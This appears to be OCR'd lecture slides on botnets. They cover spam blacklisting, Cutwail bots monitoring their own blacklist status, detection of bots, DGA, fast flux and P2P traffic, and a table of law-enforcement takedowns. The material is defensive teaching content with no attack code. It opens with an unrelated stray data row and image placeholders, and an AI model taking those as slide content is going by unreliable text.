9	1	29,415	18	2,365,652,828	4,467	Real Estate

Blacklisting

- Blacklisting common technique to filter spam
  - IPs of machines sending spam are recorded and distributed
  - Email providers filter emails from these IPs
  - E.g. Spamhaus
- Cutwail bots queried their own blacklist status periodically!
  - SORBS, SpamCop, DNSBL
  - Reported their status to the C&C
  - C&C would divert spam to other “clean” bots

Time to Blacklist




Time Since Spam Campaign Started	Fraction Blacklisted
2 hours	29.6%
3 hours	46.4%
6 hours	75.3%
18 hours	90%

Stopping Botnets

- Individual perspective: ridding your network of bots
  - Anti-virus and anti-malware
  - Intrusion and anomaly detection to identify infections, block traffic
- Global perspective: takedowns and arrests
  - Create a sinkhole (fake C&C server)
  - Track down and arrest the perpetrators


Classic Detection of Bots



- ❌ Unusual ports or protocols
  - IRC port 6667
- ❌ Message signatures
  - “cmd=spam; target=…”


- Defeated by using standard ports
  - HTTP(S) ports 80/443
- Defeated by encryption

Detection of DGA and Fast Flux



- For DGA: many failed DNS lookups
- For fast flux: multiple DNS lookups for one name, response has short TTL
  - 10 seconds – 10 minutes
  - Most DNS names have TTL of hours or days

Detection of P2P



- Many connections to seemingly random hosts
    - Bursty traffic patterns
    - Unexpected geographic patterns (connections to hosts in other countries)

Infamous Takedowns

Botnet Name	Timeframe	Estimated Size	Taken Down by…
DNS Changer	2006-2011	4M	FBI, Trend Micro
Rustock	2006-2011	150K-2.4M	FBI, Microsoft, Fireeye, Univ. of Washington
Grum	2008-2012	560K-840K	Fireeye, Spamhaus
Conficker	2008-2009	4M-13M	FBI, Microsoft, Symantec, ICANN
Citadel	2011-2013		FBI, Microsoft
Gameover Zeus/Cryptolocker	2012-2014		DoJ, FBI, Europol, Dell, Microsoft, Level3, McAfee, Symantec, Sophos, Trend Micro, Carnegie Mellon, Georgia Tech, etc.
SIMDA	2011-2015	770K	INTERPOL, Trend Micro, Microsoft, Kaspersky Lab
DRIDEX	2014-2015		FBI, Trend Micro
Avalanche	2009-2016	500K	FBI, Symantec, Fraunhofer